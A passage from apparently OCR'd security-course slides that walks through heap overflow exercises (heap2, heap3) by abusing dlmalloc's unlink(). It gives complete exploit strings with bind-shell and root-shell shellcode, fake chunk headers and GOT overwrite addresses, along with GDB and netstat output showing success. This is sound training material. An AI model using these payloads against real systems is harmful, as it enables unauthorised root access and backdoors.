3\x89\xe1\xcd\x80"+"A"*416+"\xff\xff\xff\xff"+"A"*8+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xf
f"+"A"*4+"\xfc\x96\x04\x08"+"\x30\x99\x04\x08"`
```

```
Program received signal SIGSEGV, Segmentation fault.
0x42074008 in _int_free () from /lib/i686/libc.so.6
```

- No luck! Thoughts?


Exercise: The heap2 Program (14)

On this slide, you can see the attack syntax inside of GDB including your shellcode, padding, new header information, and the forward and backward pointers. The second image shows your attack has caused a segmentation fault, but if it were successful, it would simply hang as if it had locked. You can validate this by running the netstat command to look for port TCP 9999.

Now think about why your attack is unsuccessful at this point. If you run this exercise on your own, take a look inside the memory where the shellcode lies and determine what is happening.

Exercise: The heap2 Program (15)

- Take a look at shellcode + 8



- It got clobbered by unlink()'s write of EAX + 8 bytes
- We need to find a way to fix this

Exercise: The heap2 Program (15)

If you look at the memory where your shellcode was copied, you can see that shellcode + 8 has been clobbered. Remember that unlink() writes a new forward pointer at EAX + 8 bytes. You need to figure out a way to get around this issue. Even if you move the pointer up 8 bytes, it still takes that address and writes a new forward pointer 8 bytes ahead. Now move to a solution.

Exercise: The heap2 Program (16)

- Adding an opcode to jump 14 bytes
  - \xeb\xoe – "\xeb" is the opcode for jmp short

```
(gdb) run `python -c 'print "\xeb\x0e" + "A" *14 + "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x6
6\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x
51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\
x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"+"A"*400+"\xff\xff\xff\xff"+"A"*8+"\xfc\xff\xf
f\xff"+"\xf0\xff\xff\xff"+"A"*4+"\xfc\x96\x04\x08"+"\x30\x99\x04\x08"'`
```

```
[root@localhost deadlist]# netstat -na |grep 9999
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN
```

- Success!


Exercise: The heap2 Program (16)

Fortunately, an opcode can help you get around this issue. The \xeb opcode gives a short jump (jmp) instruction and takes in the next byte as the operand value. For example, if you use \xeb\x0e before your shellcode at the top of the chunk, EIP jumps 14 bytes. All you have to do is put 14 bytes of padding and then your shellcode should be executed.

As shown on the slide, adding this opcode and padding before our shellcode worked! This can be verified with a simple, netstat –na |grep 9999 to check for the listening port.

```
`python -c 'print "\xeb\x0e"+"A"*14+"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x9
9\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x5
1\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xc
d\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x6
8\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"+"A"*400+"\xff\xff\xff\xff
"+"A"*8+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"A"*4+"\xfc\x96\x04\x08"+"\x30\x99
\x04\x08"'`
```

This exploit code is located in your /home/deadlist directory in the file.heap2_exploit_code.txt. Don't forget the "." in the beginning because it is a hidden file and is not visible with a simple ist command.



Exercise: The heap2 Program (17)

Because you got it to successfully run inside GDB, now drop out of GDB and run the exploit code against the program directly. As expected, the exploit was successful and port TCP 9999 is listening. If you have another VM up with an IP address, you can try to use netcat to connect.

Exercise: The heap3 Program (1)


- Your turn!
- The heap3 program
  - Similar to the heap2 program
  - Exploiting free()'s GOT entry may not be possible
  - The program is not stripped
  - Your goal is privilege escalation, not opening a backdoor
  - Hints follow on the next few pages. Try it yourself first

Exercise: The heap3 Program (1)

Inside your Red Hat, VM's /home/deadlist directory is a program named heap3. This is the program you use for this exercise. The goal is to get it working on your own without looking ahead at first. You should have some clear ideas as to what to look for and what tools to use. The heap3 program is similar to the heap2 program with several exceptions. The program is not stripped, so you may use GDB to disassemble it more easily if you want. The buffer sizes have changed; the free() function is not called multiple times and some other items have been moved. Using your knowledge from the exercise we just covered, see if you can determine all the necessary information required to exploit this program.

The goal of this exercise is privilege escalation. This OS drops privileges when executing the program, so shellcode has been provided so that when executed it sets the UID to 0 and spawns a root shell for you. Often, to get a program to do what you want; multiple stages may be required. For example, your goal with this program is to escalate your privileges to root. If you try to run shellcode that simply opens a port up on the system, the privileges are dropped, and when you connect in, you will be running as the user who launched the program. In this scenario, there may be shellcode that can provide you with the results you're looking for, or you may simply execute shellcode to escalate your privileges and then follow it up by opening up a backdoor.

The next set of slides provide you with hints if you get stuck and need some help. Following the hints is the solution that you may walk through.




Exercise: heap3 Program (2)

Hint #1

As we've covered, the ltrace tool can be helpful in mapping out a program's execution and providing information on the functions it calls. By running the command ltrace ./heap3 AAAA, you can view the functions called and see if any are called after you successfully exploit free() and unlink(). As you can also see with ltrace, the free() function is called only one time, so overwriting free()'s entry in the GOT is probably not a good place to write the pointer to the shellcode. See if you can use any others.

Don't forget that you can use objdump –R ./heap3 to view the relocation entries. Here you see the addresses needed to successfully overwrite the pointer. Use GDB to analyze memory to ensure you are properly copying your shellcode into memory and overwriting the entry in GDB. Sometimes, malloc() doesn't give you the exact number of bytes you requested. The author is unsure as to the reasoning for this anomaly on certain versions of GLIBC.



Exercise: heap3 Program (3)

Hint #2

The buffer size has changed from the last program we ran. You should quickly determine the sizing needed by using the ltrace tool. The command used on the last slide should provide you with this information and allow you to adjust your exploit code accordingly. In the last exercise, memset() was used to initialize the data in each buffer to a different letter. This time you can see with ltrace that all the buffers are initialized to 0. Remember this if you use GDB to analyze the memory. The ltrace tool also shows you the buffer where your input is copied.

Don't forget that you have the exploit code from the last exercise. This should provide you with the foundation and construct of what you need to exploit the heap3 program. Don't forget to switch out the shellcode to perform local privilege escalation.

Exercise: The heap3 Program (4)

- Hint #3
  - Don't forget to adjust the padding following the shellcode
    - Reduce the number of A's to compensate for the change in shellcode size
  - Don't forget to update the FD and BK pointers
    - Has the GOT function's address changed?
    - Did you adjust the chunk pointer?

Exercise: heap3 Program (4)

This may seem like an obvious one but is a common cause of an unsuccessful exploit. This is also where GDB can help you. You need to compensate for the difference in the size of the shellcode and adjust the padding accordingly. After you determine the sizing, you need to decrease or increase the number of A's used directly following your shellcode. GDB can help you to determine exactly where your shellcode should fall and give you the information needed to make any changes to your exploit code.

Don't forget to update the forward and backward pointers. If you use a different function to overwrite in the GOT, make sure you change the forward pointer accordingly. You must also adjust the backward pointer to be the location in memory of where your shellcode resides. This would be whatever buffer to where the strcpy() function has copied your data.

Exercise Solution: The heap 3 Program (1)

- Locating a function to overwrite

Exercise Solution: heap3 Program (1)

Let's quickly walk through a solution to hacking the heap3 program. One place to look first is at the location and size of the buffers being created. The ltrace tool is perfect for obtaining this information. By simply entering the command ltrace ./heap3 AAAA, we produce the output shown on the slide. We can see that the first buffer is allocated at 0x80496e8 and is 300 bytes in size. We also see a few lines down that the strcpy() function copies the user-supplied data into this first buffer. Two other buffers are created, but we do not know at this point what they are used for.

One important thing to notice is that the free() function is called only once. This means that overwriting free()'s entry in the GOT is probably not going to work for us. The exit() function has been outlined, which is called after the call to free(). This looks like a good place to write the pointer to our shellcode. On the next slide, we use objdump to pull up the address of exit() in the GOT.

Exercise Solution: The heap 3 Program (2)

- exit()'s entry in the GOT

```
[deadlist@localhost deadlist]$ objdump -R ./heap3

./heap3:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
080496d4 R_386_GLOB_DAT    __gmon_start__
080496b8 R_386_JUMP_SLOT   malloc
080496bc R_386_JUMP_SLOT   __libc_start_main
080496c0 R_386_JUMP_SLOT   printf
080496c4 R_386_JUMP_SLOT   exit
080496c8 R_386_JUMP_SLOT   free
080496cc R_386_JUMP_SLOT   memset
080496d0 R_386_JUMP_SLOT   strcpy
```


Exercise Solution: heap3 Program (2)

On this slide, we are simply grabbing the address of the exit() function inside the Global Offset Table (GOT). As you can see by the red outlining, exit()'s address is 0x80496c4. Remember that, due to the behavior of unlink(), we need to subtract 12 bytes from this address to ensure the appropriate place inside the GOT is overwritten. 0x80496c4 – 12 (0xc in hex) is 0x80496b8.

Exercise Solution: The heap 3 Program (3)

- Setting breakpoints for analyzing memory


```
(gdb) break *0x80484df
Breakpoint 1 at 0x80484df
(gdb) break *0x80484e7
Breakpoint 2 at 0x80484e7
(gdb) run `python -c 'print"A"*296'`
Starting program: /home/deadlist/heap3 `python -c 'print"A"*296'`
```

- Command: `run `python -c 'print "A" * 296'``
- 296? Why not 300?
- Strange behavior during compile-time

Exercise Solution: heap3 Program (3)

We should now set up some breakpoints within GDB to view the memory layout on the heap and validate that our data is in the right place. The first highlighted breakpoint is the address just before the strcpy() function copies our data into the first chunk. The second breakpoint is the address of the instruction following the strcpy() function. Finally, we issue the command run `python –c 'print"A"*296,'` which should print the letter "A" right until the point where we would see the prev_inuse field in memory. Remember that the buffers are each 300 bytes. So why then are we sending in 296 A's instead of 300? This goes back to the strange behavior that you sometimes see with malloc() during compilation. Even though the program was compiled requesting 300 bytes, we are given only 296. You can free to validate this on your own.


Exercise Solution: The heap 3 Program (4)



Exercise Solution: heap3 Program (4)

On the first image on this slide, we hit our first breakpoint. The address 0x080484df has been selected as a start-point to analyze because it is toward the end of the first chunk and enables us to see the header data of the adjacent chunk. The command x/20x 0x80497d8 provides us with that output. As you can see at the address 0x8049814, the size field of chunk #2 is 0x131. This is 305 in decimal and is the standard behavior to ensure control of the lowest order bits.

In the second image, our data has been copied into the first buffer by the strcpy() function. We have entered 296 A's, which takes us up to the address 0x8049810. This address is where we need to write our fake prev_size value, followed by our fake current chunk size value, clearing the prev_inuse flag.



Exercise Solution: heap3 Program (5)


You should now have everything you need to launch the exploit successfully. These items are

- Our \xeb\x0e jump plus 14 bytes of padding
- Shellcode of 55 bytes
- Address of the chunk data to execute your shellcode: 0x080496e8
- Address of exit()'s entry in the GOT - 12 bytes: 0x80496b8
- The number of A's needed for padding: 213 bytes

Putting this together we have


./heap3 `python –c 'print
"\xeb\x0e"+"A"*14+"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x58\x41\x41\x41\x41\x42\x42\x42\x42"+"A"*213+"\xff\xff\xff\xff"+"A"*8+"\xfc\xff\xff\xff"+"\xf0\xff\xff\xff"+"A"*4+"\xb8\x96\x04\x08"+"\xe8\x96\x04\x08"'`

As you can see, the exploit successfully worked, and we have a UID of root.



Exercise: Exploiting the Heap - The Point


The point of this exercise was to work through a vulnerability exploitable by abusing forward and backward pointers in the relevant dlmalloc implementation.




The "Malloc Maleficarum"

The "Malloc Maleficarum," is a great article on Linux heap exploitation written by Phantasmal Phantasmagoria in 2005. It is available at http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt. The article was written to demonstrate that even after fixes were put in place to protect the heap, exploitation still may be possible. The article is relatively advanced but is highly recommended. Phantasmal walks through several techniques to exploit the Wilderness Chunk, main_arena, fastbins, and other methods. Many of the techniques require specific conditions, but some may be used more loosely. It is worth noting that when Address Space Layout Randomization (ASLR) is enabled, successful exploitation becomes increasingly difficult depending on the amount of entropy (number of bits included increasing the randomness) introduced.

One of the most commonly referenced techniques from the bunch is "House of Mind." This technique walks through the creation of an arena outside of the main_arena by setting the non_main_arena bit. Creating this new arena containing chunks you control can allow for successful exploitation with only a single call to free(). An update to the paper and techniques was written in 2009 by blackngel in Phrack Issue #66, which you can find at http://phrack.org/issues/66/10.html.




Custom Heap Exploitation
The idea of this exercise is to continue the encouragement of thinking at an abstract level. Each heap overflow is likely different from the last and additional practice can help with reversing skills and exploit development.



Exercise: Custom Heap Overflows (1)

In this exercise, you work to find a vulnerability in the sec760heap.bin program and exploit it to gain access to the key file. This program utilizes custom doubly linked lists to track allocations on the heap. You need to use IDA to successfully reverse the program.




Exercise: Custom Heap Overflows (2)

If necessary, copy over the file sec760heap.bin from your 760.2 folder to your Kubuntu Gutsy VM. This program was taken from the Defcon 18 CTF pre-quals in May 2010. This exercise often changes. This program was selected because it is a good demonstration of dealing with issues on the heap and overwriting important data and pointers.

